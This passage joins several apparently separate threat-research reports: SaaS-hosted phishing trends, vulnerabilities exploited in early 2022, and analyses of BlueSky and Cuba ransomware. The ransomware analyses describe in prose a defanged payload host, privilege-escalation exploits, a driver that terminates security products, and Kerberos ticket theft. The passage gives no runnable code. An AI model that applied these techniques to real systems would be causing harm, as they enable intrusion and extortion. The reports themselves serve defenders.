In Figures 1 and 2 respectively, we show the number of newly discovered phishing URLs hosted on legitimate SaaS platforms per week, as well as the percentage of all newly discovered phishing URLs that we found being hosted on legitimate SaaS platforms. We can see that the prevalence of platform-abuse phishing URLs has increased significantly from 2020, both in terms of raw numbers and percentage. Although there was a slight dip during the 2021-22 holiday season, starting in February 2022, the trend began to surge once again.
Figure 1. Newly created phishing URLs hosted on legitimate SaaS platforms per week.Figure 2. Percentage of newly discovered phishing URLs hosted on legitimate SaaS platforms.
Next, we separately analyzed the trends in each SaaS platform subcategory and normalized each subcategory’s “platform abuse” rate to a prevalence value between 0 and 1. A value of 1 represents the week in which that platform type saw the largest number of new phishing URLs.
Figure 3. Phishing prevalence within each SaaS platform subcategory, normalized.
Generally speaking, each type of SaaS platform saw an increase in phishing activity in the latter half of 2021, with the most noticeable increases occurring between September-October 2021. More recently, we observed a larger increase beginning in February 2022. With new SaaS platforms continuing to rise in popularity, it is likely that this trend will continue into the future, making it absolutely critical that URL Filtering products are equipped with the right capabilities to detect these types of phishing URLs.
Platform-Abuse Phishing Case Studies
We have highlighted a variety of case studies to demonstrate the types of tactics these platform-abuse phishing URLs employ.
In Figure 4, we see a file-sharing URL that shows a preview of a document related to a remittance payment. However, upon clicking the “View Now” button, the user is taken to a credential-stealing page built using a popular website builder, which prompts the user to enter their login credentials to view a sensitive document.
Figure 4. Left: Landing page for a phishing attack, hosted on a file-sharing site. Sent in an email with the subject line: “Re: [REDACTED COMPANY NAME] Wire.” Right: Credential-stealing page built using a popular website builder, linked to by the page on the left.In Figure 5, we see an example of a credential-stealing page hosted on a site built by a legitimate form builder. On the page where the user is prompted to enter a password, the attacker has embedded a logo, imitating a reputable brand in order to make the page appear like a legitimate login portal. Since the password prompt only appears after some user interaction (entering the email address on the first page), this phishing page may be more difficult for automated crawler-based detection engines to detect.
Figure 5. Credential-stealing page built using a popular form builder. Sent in an email with the subject line: “Invoice 071158.”
Furthermore, we noticed several examples of landing pages that don’t host the credential-stealing forms themselves, but rather contain urgent-sounding language that prompts the user to click on a link or button, which then leads to a different credential-stealing page. Using landing pages in phishing campaigns may increase the number of clicks necessary to arrive at the credential-stealing page, but the practice has an important benefit: In the event that the final credential-stealing page is taken down, the attacker can simply change the link and point to a new credential-stealing page, preserving the effectiveness of the original campaign.
Link-hosting sites are an example of a type of SaaS platform that attackers can abuse to host such landing pages for phishing attacks. These platforms allow users to host links to their various social media accounts on a single page, giving them the ability to consolidate their online presence.
As one such link-hosting platform started to gain more popularity in 2021, we observed more and more landing pages for phishing attacks being hosted on the platform. (This trend can be seen in Figure 3 by observing the increase in phishing URLs hosted on “Personal Branding” platforms starting in the latter half of 2021.) An example of such a landing page is shown in Figure 6.
Figure 6. Landing page for a phishing attack created using a popular link-hosting platform, discovered on Nov. 29, 2021.
An article published by Cofense suggests that these more niche platforms may be less effective at finding hosted threats, especially compared to sites and tools from popular cloud vendors. By utilizing these niche platforms, attackers may be able to put up phishing pages that stay live for a longer period of time.
This suggests that attackers may try to take advantage of relatively new and less “obvious” platforms when deciding which platforms to use for their phishing attacks. In doing so, attackers may be attempting to take advantage of the likelihood that these platforms do not have as many resources dedicated to abuse prevention as the more established and general-purpose SaaS platforms do.
Conclusion
As seen in the case studies shown above, just because a URL is hosted on a seemingly legitimate domain or platform, doesn’t mean that the URL itself is trustworthy. More phishing URLs are being hosted on legitimate SaaS platforms, making these phishing pages both easier for attackers to create and harder for phishing detection engines to detect.
Since the Palo Alto Networks Advanced URL Filtering service analyzes web content on a URL level (using machine-learning models that study the actual content of the page), Palo Alto Networks customers who subscribe to Advanced URL Filtering receive protections from these types of phishing attacks, as well as from other web-based threats.
For end users, it is crucial to take caution when inputting one’s credentials into any online type of platform. Furthermore, users should be wary of any suspicious emails that use time-sensitive language to prompt a user to take some sort of urgent action.
When in doubt, users should manually navigate to the relevant login page directly in their browser (for example, by typing login.microsoftonline.com in the navigation bar), instead of clicking any links contained in a potentially deceptive email.
Acknowledgements
The author would like to thank Seokkyung Chung, Ziqi Dong, Wei Wang, Jun Javier Wang, Claud Xiao, Billy Melicher and Ashraf Aziz for helping gather the data sources used in this report, for curating the list of SaaS platforms and for setting the direction of this research report.
Recent observations of exploits used in the wild reveal that attackers have been making use of newly published remote code execution vulnerabilities in VMware ONE Access and Identity Manager and Spring Cloud Function, Spring MVC and Spring Web Flux, among others. Attackers have also been taking advantage of a cross-site scripting vulnerability in WordPress core, and SQL injection vulnerabilities in VoIPmonitor GUI and other services. In our observations of network security trends, Unit 42 researchers select exploits of the latest published attacks that defenders should know based on the availability of proofs of concept (PoCs), the severity of the vulnerabilities the exploits are based on and the ease of exploitation.
Other insights that could assist defenders include our rankings of the most commonly used techniques and the types of vulnerabilities that attackers have recently favored. For example, among 6,000 newly published vulnerabilities, a large portion (almost 13.3%) involve cross-site scripting, suggesting that defenders may wish to consider how best to mitigate this technique across internet-facing properties.
Other major focuses identified by evaluating more than 93 million attack sessions include remote code execution, traversal and information disclosure.
Additionally, we provide insight into how these vulnerabilities are actively exploited in the wild based on real-world data collected from Palo Alto Networks Next-Generation Firewalls. For example, we highlight how frequently the most commonly exploited vulnerabilities were attacked through networks and the locations from which the attacks appeared to originate. We then draw conclusions about the most commonly exploited vulnerabilities attackers are using, as well as the severity, category and origin of each attack.
Here, we summarize key trends from February-April 2022. In the following sections, we present our analysis of the most recently published vulnerabilities, including the severity distribution. We also classify vulnerabilities to provide a clear view of the prevalence of, say, cross-site scripting or denial-of-service.
Updated Sept. 2 at 12:30 p.m. PT to remove two CVEs that were listed in error.
Analysis of Published Vulnerabilities, February 2022 to April 2022
From February-April 2022, a total of 5,962 new Common Vulnerabilities and Exposures (CVE) numbers were registered. To better understand the potential impact these newly published vulnerabilities could have on network security, we provide our observations based on the severity, proof-of-concept code feasibility and vulnerability categories.
How Severe Are the Latest Vulnerabilities?
To estimate the potential impact of vulnerabilities, we consider their severity and examine any reliable proofs of concept (PoCs) available that attackers could easily launch. Some of the public sources we use to find PoCs are Exploit-DB, GitHub and Metasploit. Distribution of the 5,631 CVEs that have an assigned severity score of medium or higher can be seen in the following table:
Severity
Count
Ratio
PoC Availability
Critical
1033
18.3%
7.8%
High
2282
40.5%
4.8%
Medium
2316
41.1%
3.6%
Table 1. Severity distribution for CVEs registered February-April 2022.
Figure 1. Severity distribution for CVEs registered from February-April 2022, including only those rated medium-critical.
Vulnerabilities classified as critical are the least common but are also more likely to have PoCs available. The data suggests a correlation between the availability of a PoC and the severity of a vulnerability. In the period discussed, the critical-severity ratios increased while high-severity and medium-severity PoC ratios decreased slightly. Palo Alto Networks continues to leverage threat intelligence of the latest vulnerabilities and real-time monitoring of exploits in the wild to provide protections for our customers.
Vulnerability Category Distribution
The type of vulnerability is also crucial to understanding its consequences. Out of the newly published CVEs that were analyzed, 26.4% are classified as local vulnerabilities, requiring prior access to compromised systems, while the remaining 73.6% are remote vulnerabilities, which can be exploited over a network. This means that the majority of newly published vulnerabilities introduce potential opportunities for threat actors to attack vulnerable organizations from anywhere in the world.
As shown in Figure 2, we can see the most common vulnerability types ranked by how prevalent they were among the most recent set of published vulnerabilities.
Figure 2. Vulnerability category distribution for CVEs registered February 2022-April 2022.
Cross-site scripting remains the most reported vulnerability in this time period, and we also saw an increase in out-of-bounds write and information disclosure vulnerabilities published compared to last quarter. However, most of the recently published cross-site scripting and information disclosure attacks are usually at medium or high severity (rather than critical). At the same time, the prevalence of SQL injection vulnerabilities increased in February-April 2022 – and many of the vulnerabilities in this category are critical.
Network Security Trends: Analysis of Exploits in the Wild, February-April 2022
Data Collection
By leveraging Palo Alto Networks Next-Generation Firewalls as sensors on the perimeter, Unit 42 researchers observed malicious activities from February-April 2022. The malicious traffic we identified is further processed and based on metrics such as IP addresses, port numbers and timestamps. This ensures the uniqueness of each attack session and thus eliminates potential data skews. We analyzed 93 million valid malicious sessions and then correlated the refined data with other attributes to infer attack trends over time to get a picture of the threat landscape.
How Severe Were the Attacks Exploited in the Wild?
To arrive at 93 million valid malicious sessions, we excluded the original set of low-severity signature triggers that are used to detect scanning and brute-force attacks, as well as internal triggers used for research purposes. Therefore, we consider exploitable vulnerabilities with a severity ranking of medium and higher (based on the CVSS v3 Score) as a verified attack.
Figure 3. Attack severity distribution, February-April 2022, including only medium-critical vulnerabilities.
Figure 3 shows the session count and ratio of attacks grouped by the severity of each vulnerability. Compared with the previous quarters’ severity distribution, this quarter shows almost no difference for critical-, high- and medium-severity attacks. However, we still focus more on critical-severity attacks because of their greater potential impact. Many published vulnerabilities are scored medium severity, but attackers typically leverage more severe vulnerabilities for exploits. Defenders should pay attention to preventing and mitigating high- and critical-severity network attacks.
When Did the Network Attacks Occur?
Figure 4. Attack severity distribution measured weekly from February-April 2022.
For this installment of our network security trends analysis, we collected data from February-April 2022. Attackers steadily leveraged high-severity exploits throughout this period.
As we’ve seen in the past, attackers frequently used vulnerabilities disclosed recently, especially those from 2021-22. This shows the importance of updating security products and applying software patches as soon as they become available to protect against the most recently discovered vulnerabilities.
Figure 5. Observed attacks broken down by the year in which the exploited CVE was disclosed, measured weekly from February-April 2022.
Exploits in the Wild, February-April 2022: A Detailed View
Among the latest published attacks, the following exploits stood out due to their PoC availability, severity and ease of exploitation. We have provided snippets showing how attackers used open source tools to compromise the different targets, allowing defenders to better understand how the exploit operates.
VMware Workspace ONE Access and Identity Manager contain a remote code execution (RCE) vulnerability due to server-side template injection. A malicious actor can trigger a server-side template injection.
In Spring Cloud Function, when using routing functionality, it is possible for a user to provide a specially crafted SpEL as a routing expression that may result in remote code execution and access to local resources.
Figure 7. Spring Cloud SpEL remote code execution vulnerability.
A Spring MVC or Spring WebFlux application may be vulnerable to RCE via data binding. The specific exploit requires the application to run on Tomcat as a WAR deployment.
Figure 8. Spring Core remote code execution vulnerability.
In Spring Cloud Gateway, applications are vulnerable to a code injection attack when the Gateway Actuator endpoint is enabled, exposed and unsecured. A remote attacker can craft a malicious request that would allow arbitrary remote execution on the remote host.
Figure 10. Spring Cloud Gateway code injection vulnerability.
An attacker can abuse the batch requests plugin to send requests and bypass the IP restriction of Admin API. A default configuration of Apache APISIX (with default API key) is vulnerable to RCE.
SAP NetWeaver Application Server ABAP, SAP NetWeaver Application Server Java, ABAP Platform, SAP Content Server and SAP Web Dispatcher are vulnerable for request smuggling and request concatenation. An unauthenticated attacker can prepend a victim's request using arbitrary data.
Figure 12. SAP multiple products HTTP request smuggling vulnerability.
The Perfect Survey WordPress plugin does not validate and escape the question_id GET parameter before using it in a SQL statement in the get_question AJAX action, allowing unauthenticated users to perform SQL injection.
Low-privileged authenticated users in WordPress core are able to execute JavaScript/perform stored cross-site scripting attacks, which can affect high-privileged users.
Figure 14. WordPress core post slug stored cross-site scripting vulnerability.
The downloadFlile.cgi binary file in TOTOLINK has a command injection vulnerability when receiving GET parameters. The parameter name can be constructed for unauthenticated command execution.
TP-Link Tapo C200 IP camera is affected by an unauthenticated RCE vulnerability, which is present in the uhttpd binary running by default as root. The exploitation of this vulnerability allows an attacker to take full control of the camera.
Figure 17. TP-Link Tapo C200 remote code execution vulnerability.
An OS command injection vulnerability exists in the Web Manager Wireless Network Scanner functionality of Lantronix PremierWave. A specially crafted HTTP request can lead to command execution. An attacker can then make an authenticated HTTP request to trigger this vulnerability.
There is an easily exploitable vulnerability in the Oracle WebLogic Server that allows an unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server.
Figure 20. Oracle Weblogic Server local file inclusion vulnerability.
A cross-site request forgery (CSRF) issue in /api/crontab on iRZ Mobile Routers allows a threat actor to create a crontab entry in the router administration panel. The cronjob will consequently execute the entry on the threat actor's defined interval, leading to RCE and allowing the threat actor to gain file system access.
Figure 21. iRZ Mobile Routers cross-site request forgery vulnerability.
Certain WSO2 products allow unrestricted file upload with resultant RCE. The attacker must use a /fileupload endpoint with a Content-Disposition directory traversal sequence to reach a directory under the web root, such as a ../../../../repository/deployment/server/webapps directory.
CVE-2021-28169 – Eclipse Jetty information disclosure vulnerability.
CVE-2021-31589 – BeyondTrust remote support cross-site scripting vulnerability.
Attack Category Distribution
We classified each network attack by category and organized them in terms of prevalence. In the period discussed, RCE ranks first, followed by traversal attacks. Attackers typically want to gain as much information and control as possible over the systems they target. Information disclosure attacks decreased this quarter.
After identifying the region from which each network attack originated, we discovered that the majority of them seem to originate from the United States, followed by Germany and Russia. However, we recognize that the attackers might leverage proxy servers and VPNs located in those countries to hide their actual physical locations.
Figure 24. Locations ranked in terms of how frequently they were the origin of observed attacks from February-April 2022.Figure 25. Attack geolocation distribution from February-April 2022.
Conclusion
The vulnerabilities disclosed from February-April 2022 indicate that web applications remain popular targets for attackers, and that critical vulnerabilities are more likely to have PoCs publicly available. In the meantime, we continue to capture newly published vulnerabilities that are exploited in the wild. This emphasizes the need for organizations to promptly patch their systems and implement security best practices. If not, attackers will continue to make a concerted effort to expand their arsenal of exploits whenever possible.
BlueSky ransomware is an emerging family that has adopted modern techniques to evade security defenses.
Ransomware is a malicious program designed to encrypt a user’s data and demand a ransom for the decryption. BlueSky ransomware predominantly targets Windows hosts and utilizes multithreading to encrypt files on the host for faster encryption.
In our analysis, we found code fingerprints from samples of BlueSky ransomware that can be connected to the Conti ransomware group. In particular, the multithreaded architecture of BlueSky bears code similarities with Conti v3, and the network search module is an exact replica of it.
However, in another respect, BlueSky more closely resembles Babuk Ransomware. Both use ChaCha20, an algorithm for file encryption, along with Curve25519 for key generation.
According to research done by CloudSEK, PowerShell scripting is used to drop and download BlueSky ransomware from a fake website to encrypt data. After successful encryption, BlueSky Ransomware renames the encrypted files with the file extension .bluesky and drops a ransom note file named # DECRYPT FILES BLUESKY #.txt and # DECRYPT FILES BLUESKY #.html.
As shown in Figure 1, BlueSky ransomware is initially dropped by the PowerShell script start.ps1, which is hosted at hxxps://kmsauto[.]us/someone/start.ps1. The initial dropper is Base64-encoded and then DEFLATE-compressed, which is common behavior observed among PowerShell droppers.
Figure 1. Initial dropper.
After extracting the embedded Base64-encoded stream from start.ps1, the decoded and uncompressed data stream led to yet another PowerShell script called stage.ps1. This script contained countless irrelevant comments in an attempt to conceal malicious activity. After removing these excessive comments, we discovered that start.ps1 downloaded a number of payloads from hxxps://kmsauto[.]us/someone/ based on the user’s privileges, as shown in Figure 2.
Figure 2. Initial dropper (decoded).
Local Privilege Escalation
Before downloading additional payloads to perform local privilege escalation, the PowerShell script, stage.ps1, determines if it is being executed as a privileged user. If so, it moves to the next step and downloads and executes the ransomware payload. If not, it uses the following techniques to escalate local privileges, depending on the version of the host operating system. If the version of the host operating system is earlier than Windows 10, such as Windows 7, 8 or XP, then the script will download and execute a modified version of the local privilege escalation tool called JuicyPotato. If the host is running Windows 10 or later, then the script will download and execute ghost.exe and spooler.exe to exploit local privilege escalation vulnerabilities CVE-2020-0796 and CVE-2021-1732 respectively.
Ransomware Payload
After gaining additional privileges, stage.ps1 downloads the final BlueSky ransomware payload from hxxps://kmsauto[.]us/someone/l.exe and saves it locally to the filesystem as javaw.exe, attempting to masquerade as a legitimate Windows application. Eventually, the sample executes from the file path %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\javaw.exe.
Ransom Note
BlueSky drops the ransom note as a text file named # DECRYPT FILES BLUESKY #.txt and an HTML file named # DECRYPT FILES BLUESKY #.html in a local directory where it has encrypted files successfully and renamed them with the file extension .bluesky. The content of # DECRYPT FILES BLUESKY #.html is shown in Figure 3.
Figure 3. BlueSky ransom note.
Anti-Analysis Techniques
BlueSky implements multiple anti-analysis techniques, including string encryption, API obfuscation and anti-debugging mechanisms, allowing it to obfuscate Windows API function names and use indirect calls for resolving APIs. Additionally, BlueSky encodes API names using DJB hashing functions as shown in Figure 4, hindering malware analysis.
Figure 4. DJB hash matching.
Ransomware Artifacts
BlueSky generates a unique user ID by computing the MD5 hash over the combined Volume Information, Machine GUID, Product ID and Install Date values, as shown in Figure 5. Furthermore, it uses the same ID for generating the mutex Global\<32-byte ID>.
Figure 5. Unique ID calculation.
It creates the registry key HKCU\Software\<32-byte ID> to store registry entries completed, RECOVERY BLOB and x25519_public to fingerprint its ransomware operations. Once the encryption process is completed, the registry entry completed is set with a value of 1. RECOVERY BLOB is a fingerprint identifier for the compromised organization, which is encrypted by the ChaCha20 encryption algorithm. The structure of the RECOVERY BLOB is shown in Table 1.
Offset
Data
Size
0x00
Curve25519 public key
0x20
0x20
Cryptographic random value
0x0C
0x2C
Curve25519 secret key
0x20
0x4C
Unique user ID
0x10
0x5C
Hardcoded RC4-decoded bytes
0x10
0x6C
Unknown DWORD
0x04
0x70
Unknown DWORD
0x04
0x74
Constant value 0x1000
0x04
Table 1. Recovery blob structure.
The RECOVERY BLOB is then encrypted with ChaCha20 as shown in Figure 6 and stored in HKCU\Software\<32-byte ID>\RECOVERY.
Figure 6. Recovery blob encryption.
File Encryption
Unlike other ransomware, which normally contains a list of file extensions to identify eligible files for encryption, BlueSky consists of a list of extensions that are negated in the file encryption process. The file extensions used in BlueSky are listed below: ldf, scr, icl, 386, cmd, ani, adv, theme, msi, rtp, diagcfg, msstyles, bin, hlp, shs, drv, wpx, bat, rom, msc, lnk, cab, spl, ps1, msu, ics, key, msp, com, sys, diagpkg, nls, diagcab, ico, lock, ocx, mpa, cur, cpl, mod, hta, exe, ini, icns, prf, dll, bluesky, nomedia, idx
Directory names excluded from encryption: $recycle.bin, $windows.~bt, $windows.~ws, boot, windows, windows.old, system volume information, perflogs, programdata, program files, program files (x86), all users, appdata, tor browser
As shown in Figure 7, BlueSky uses a multithreaded queue for encryption. It starts multiple threads – one responsible for file encryption, another for enumerating files on the local file system and mounted network shares to be added into the queue. This multithreaded architecture bears code similarities with Conti (Ransomware) v3. In particular, the network search module is an exact replica of Conti v3. However, there are certain differences in the file encryption routine. For instance, Conti v3 uses RSA- and AES-based file encryption, whereas BlueSky utilizes Curve25519- and ChaCha20-based file encryption.
Figure 7. Ransomware queues.
The file encryption of BlueSky is similar to Babuk Ransomware – both use Curve25519 to generate a public key for the host and generate a shared key with the public key of the attacker. After generating an elliptic curve key pair, BlueSky computes a hash of the shared key, and uses it to generate a file encryption key for the ChaCha20 algorithm. Finally, it reads the file buffer, encrypts it with ChaCha20 and replaces the contents of the original file, as shown in Figure 8.
Figure 8. File encryption routine.
RedLine Infostealer Association
All samples we observed related to BlueSky ransomware were hosted at an active domain named kmsauto[.]us. When hunting for more samples related to BlueSky ransomware, we observed that several malware samples associated with the RedLine infostealer were hosted on the same domain. Although we did not find any code overlap between RedLine and BlueSky ransomware, similarities in the initial stages were observed, as both these families use a PowerShell downloader as the initial vector.
Conclusion
Ransomware authors are adopting modern advanced techniques such as encoding and encrypting malicious samples, or using multi-staged ransomware delivery and loading, to evade security defenses. BlueSky ransomware is capable of encrypting files on victim hosts at rapid speeds with multithreaded computation. In addition, the ransomware adopts obfuscation techniques, such as API hashing, to slow down the reverse engineering process for the analyst.
It is very likely that ransomware attacks will continue to grow with advanced encryption techniques and delivery mechanisms.
Beginning in early May 2022, Unit 42 observed a threat actor deploying Cuba Ransomware using novel tools and techniques. Using our naming schema, Unit 42 tracks the threat actor as Tropical Scorpius.
Here, we start with an overview of the ransomware and focus on an evolution of behavior observed leading up to deployment of Cuba Ransomware. While this behavior was consistent for over a year, Unit 42 has observed some recent changes. This includes providing an overview of the ransomware’s functionality and algorithms, as well as covering the technical details of the tactics, techniques and procedures (TTPs) used by Tropical Scorpius. Specifically, this involves:
A new malware family that Unit 42 tracks as ROMCOM RAT.
A weaponized local privilege escalation exploit to SYSTEM.
A new Kerberos tool that Unit 42 tracks as KerberCache.
Full visualization of the techniques observed, relevant courses of action and indicators of compromise (IoCs) related to this report can be found in the Unit 42 ATOM viewer.
Related Unit 42 Topics
Ransomware
Names for threat actor group deploying Cuba Ransomware
Tropical Scorpius, UNC2596
Tropical Scorpius Overview: How Cuba Ransomware Has Been Deployed
The Cuba Ransomware family first surfaced in December 2019. The threat actors behind this ransomware family have since changed their tactics and tooling to become a more prevalent threat in 2022. This ransomware has historically been distributed through Hancitor, which is usually delivered through malicious attachments. Tropical Scorpius has also been observed exploiting vulnerabilities in Microsoft Exchange Server, including ProxyShell and ProxyLogon.
This ransomware group uses double extortion alongside a leak site that exposes organizations that have allegedly been compromised (Figures 1a and 1b). That said, this group didn’t have a leak site when first observed in 2019; we suspect the inspiration for adding one came from other ransomware groups such as Maze and REvil. The Cuba Ransomware leak site also includes a paid section where the threat actors share leaks that were sold to an interested party.
Figure 1a. A screenshot from the leak site used by Cuba Ransomware, focused on the content the group makes freely available.Figure 1b. A screenshot of the section of the Cuba Ransomware group’s leak site where data is offered for sale.
Tropical Scorpius Victimology
The most recent Unit 42 Ransomware Threat Report includes observations of Cuba Ransomware impacting 33 organizations. As of July 2022, Tropical Scorpius has used Cuba Ransomware to impact 27 additional organizations across multiple vectors, such as Professional and Legal Services, State and Local Government, Manufacturing, Transportation and Logistics, Wholesale and Retail, Real Estate, Financial Services, Health Care, High Technology, Utilities and Energy, Construction, and Education. A total of 60 organizations were exposed by this ransomware gang on its leak site since the group first surfaced in 2019.
We suspect the number of victims is larger than the leak site shows since ransomware operators usually don’t release the data publicly if the victim pays the ransom. That said, the FBI says the Cuba Ransomware gang made at least $43.9 million from ransom payments and has demanded at least $74 million.
Figure 2. Organizations appearing on the Cuba Ransomware leak site, distributed by industry.
We observed that this ransomware gang’s leak site does not include as global a distribution of targeted organizations as other ransomware gangs operating right now. While leak sites don’t reflect the actual number of victims impacted by this ransomware group, they still give us a general idea of a group’s targets and objectives. We noticed that out of the 60 victims listed on the Cuba Ransomware leak site, 40 were located in the United States – 66% of the total number of allegedly breached organizations. By contrast, only about 30% of the allegedly breached organizations on the LockBit leak site are located in the U.S.
Figure 3. Geographic distribution of organizations targeted by Cuba Ransomware, according to the group’s leak site.
Industrial Spy and Tropical Scorpius
In May 2022, BleepingComputer reported that the marketplace Industrial Spy was moving into the ransomware business. After emerging in April 2022, Industrial Spy became known as a site where threat actors can sign up to buy stolen data from breached companies. The extension into ransomware, while a related type of malicious activity, also appears to have a connection to Tropical Scorpius.
Figure 4. Industrial Spy landing page.
BleepingComputer reports that the ransom note used by Industrial Spy ransomware bears substantial resemblance to a Cuba ransom note, with both notes containing the exact same contact information. It’s worth mentioning that ransomware groups usually copy ransom notes from other groups for their own samples, but we believe there is more to this relationship.
Unit 42 observed a Cuba Ransomware payload used to encrypt the files on a compromised system, appending the .cuba extension to the files – but then observed that the exfiltrated data was posted for sale on the Industrial Spy marketplace.
We are still unsure why the Tropical Scorpius threat actors decided to leverage the Industrial Spy marketplace rather than their own leak site; however, due to the findings published by BleepingComputer and this curious incident, we believe there is more involvement between the two than originally thought.
Ransomware Functionality
While it is clear the Tropical Scorpius threat actors are constantly developing and updating their toolkit, the core Cuba Ransomware payload has remained roughly the same since its discovery in 2019. The cryptographic algorithms are still taken from WolfSSL’s open source repository, specifically ChaCha for file encryption and RSA for key encryption.
Figure 5. Code overlap between Cuba Ransomware and WolfSSL’s RSA encrypt functionality.
Similarly to most ransomware families, Cuba Ransomware encrypts files differently depending on their size. If the file is less than 0x200000 bytes in length, the entire file is encrypted. If not, Cuba Ransomware encrypts the files in chunks of 0x100000 bytes, with the break in between the encrypted chunks differing based on the overall size. For example, a file with a size between 0x200000 bytes and 0xA00000 bytes will be modified in blocks of 0x400000 bytes until the file’s end.
Figure 6. Determination of chunk spacing prior to file encryption.
File Size
Chunk Size
Chunk Spacing
Less than 0x200000
Entire Size
N/A
Between 0x200000 & 0xA00000
0x100000
0x400000
Between 0xA00000 & 0x3200000
0x100000
0x800000
Between 0x3200000 & 0xC800000
0x100000
0x1000000
Between 0xC800000 & 0x280000000
0x100000
0xC800000
Greater than 0x280000000
0x100000
0x1F400000
Table 1. Chunk spacing based on file sizes within Cuba Ransomware.
Each encrypted file is also prepended with an initial 1024-byte header, containing the magic value FIDEL.CA (likely in reference to Fidel Castro, following the Cuba theme), followed by an RSA-4096 encrypted block containing the file-specific ChaCha key and nonce. After successfully encrypting a file, the extension .cuba is appended to the filename.
Figure 7. FIDEL.CA magic value followed by encrypted RSA blob.
As discussed by Trend Micro, the developers of Cuba Ransomware have built onto the list of targeted processes and services that will be terminated on runtime, as well as increasing the number of directories and extensions to avoid encrypting.
Another major update can be found within the ransom note dropped by the ransomware; rather than rely solely on their Tor site, they are also offering communication via TOX, which is slowly becoming more popular among ransomware groups due to its secure messaging functionality.
Figure 8. Ransom note dropped by Cuba Ransomware group.
Defense Evasion
Unit 42 observed Tropical Scorpius prior to the deployment of ransomware, using some interesting tools and techniques to evade detection and move around in the compromised environment.
Tropical Scorpius leveraged a dropper that writes a kernel driver to the file system called ApcHelper.sys. This targets and terminates security products. The dropper was not signed, however, the kernel driver was signed using the certificate found in the LAPSUS NVIDIA leak.
Figure 9. Kernel driver digital signature.
Upon executing the kernel driver dropper/loader, the kernel dropper uses multiple Windows APIs for finding the resource section and loading the resource type name called Driver. This is an embedded PE file and is the driver that will ultimately be written to the file system in subsequent API calls.
Figure 10. Kernel dropper resource section.
After the kernel driver drops onto the file system, the loader will first run a deletion command argument via cmd.exe for the file path.
After this, it will create a new service using cmd.exe and run the argument below to set up a service for the kernel driver.
Then the loader copies the kernel driver responsible for terminating security products onto the file system.
The core functionality of the kernel driver dropped and loaded is to resolve additional kernel APIs for performing functionality and targeting a list of security products for termination.
The additional APIs are resolved using a string constant for the desired API name; each Windows API below is used in a function call to MmGetSystemRoutineAddress for returning a pointer to the function. Below is a list of additional kernel APIs resolved that were found within the sample.
Figure 11. Kernel driver runtime APIs.
The list of security products targeted overlaps with the list of targets previously observed in the tool called “BURNTCIGAR” as discussed by Mandiant. This particular kernel driver is a variant of what Mandiant observed.
Figure 12. Security products targeted.
After the additional APIs are resolved, the process of targeting security products begins (products targeted are in Figure 12 above). A do-while loop is set up (loop is shown in Figure 13 below) with the objective of checking the processes running on the system to see if they match an item from the security products targeted. This naming check is performed by looking up each ThreadID and calling the function PsLookupThreadByThreadId, which will be used to find a pointer to the ETHREAD structure of the thread. The ETHREAD structure is a kernel object maintaining various references to important process/thread structures and objects needed by the operating system for tasking and execution by the CPU. The pointer to ETHREAD that is returned is used in the function PsIsThreadTerminating to make sure a thread is not terminating.
Then if a thread object exists, to find the process the thread belongs to, the function PsGetThreadProcess is used and the returned value is PEPROCESS. PEPROCESS is a kernel object representation of a process object which maintains pointers to where process-related information is stored. If PEPROCESS does exist for the associated thread, the ImageFileName offset is then assigned to a variable in the instance of the decompiled output; this is the variable named “v3” in Figure 13. The variable “v3” will then have the process image file name for the current thread/process in the loop, which could be any active process on a computer system.
The next part of performing the name check is the inner if-then statement that uses two parameters in the strstr function. The first parameter is the process image filename from the PEPROCESS structure’s ImageFileName. The second parameter is a substring search of the security product’s name to compare against the first parameter. (For example, does the name Sophos exist in the ImageFileName process name string?)
If there is a match, the next function, called sub_140001BE0 (shown being called in Figure 13 below), will check if the status code of the thread is set to status pending. If this evaluates as true, then a subroutine will be called using ZwTerminateProcess for termination. The thread object will be dereferenced and the loop will continue to the next thread to start evaluating again for termination.
Figure 13. Example of kernel driver decompiled.
The change of tactics by Tropical Scorpius is to make use of the expired legitimate NVIDIA certificate, as well as use of their own driver targeting security products for termination. This is a noteworthy change compared to publicly observed exploitation of an undocumented IOCTL (Input/Output Control system calls) in previous versions of the vulnerable BURNTCIGAR driver.
Local Privilege Escalation
The local privilege escalation tool leveraged by Tropical Scorpius was initially downloaded from the web hosting platform tmpfiles[.]org by using PowerShell’s Invoke-WebRequest.
Unit 42 observed the actor leverage a binary that abused CVE-2022-24521, a vulnerability in the Common Log File System (CLFS). The exploit abused a logic bug in CLFS.sys, specifically in the CClfsBaseFilePersisted::LoadContainerQ() function. Malformed BLF files were used to corrupt the pContainer field of a container context object with a user-mode address to gain code execution. The code execution was used to steal the System token and elevate privileges. A detailed write-up of this vulnerability and the exploitation strategy was provided by Sergey Kornienko of PixiePoint Security on April 25, 2022.
The Tropical Scorpius threat actor likely used this post as a guide to build the exploit since the exploitation strategy used is identical to what Sergey described, including the pipe attributes heap exploitation method to spray the heap.
This technique was covered in detail by Corentin Bayet and Paul Fariello of Synactiv at the Symposium on Information and Communications Technology Security (SSTIC) in 2020.
Ticket to Lateral Movement
The Tropical Scorpius threat actor leveraged various tools for the initial system reconnaissance. ADFind and Net Scan were downloaded from the web hosting platform tmpfiles[.]org by using PowerShell’s Invoke-WebRequest. Both tools were dropped onto the same system with shortened names to obscure their purpose.
Credential preparation and collection on lower-privilege systems was performed using a PowerShell-based script, GetUserSPNs.ps1. This particular script was observed on three different systems, where it identified user accounts being used as service accounts. The threat actor used this process to pinpoint accounts worth targeting for their associated Active Directory Kerberos ticket, in order to collect and crack the Kerberos ticket offline via the technique called Kerberoasting.
Additional activity related to credential theft was observed approximately one week after the use of GetUserSPNs.ps1, with the observation of Mimikatz on a user's workstation being written into the user’s document folder as a zipped file. Mimikatz is a well-known credential theft tool that contains various options for targeting parts of the operating system where credentials can potentially be found.
Around the time that Mimikatz was observed, a custom hacktool was observed on another workstation. This tool, intended for extracting cached Kerberos tickets from a host’s LSASS memory, was dropped into a user’s documents folder.
Unit 42 is naming the Kerberos tool used by Tropical Scorpius in terms of its overall objective: KerberCache. A screenshot of the tool’s output was taken, displaying the parsed data the tool generates (Figure 14).
Figure 14. KerberCache ticket extraction example.
Under the hood, KerberCache will call the API LsaConnectUntrusted to get a handle used for subsequent calls. Following the returned handle, the call to LsaLookupAuthenticationPackage is then given the package named Kerberos along with the handle from the previous API call to LsaConnectUntrusted. If the function succeeds, it will call the API LsaCallAuthenticationPackage. Below (Figure 15) is a snippet of the function’s flow once called and the decompiled formatting and parsing takes place.
Figure 15. Ticket parsing decompiled example.
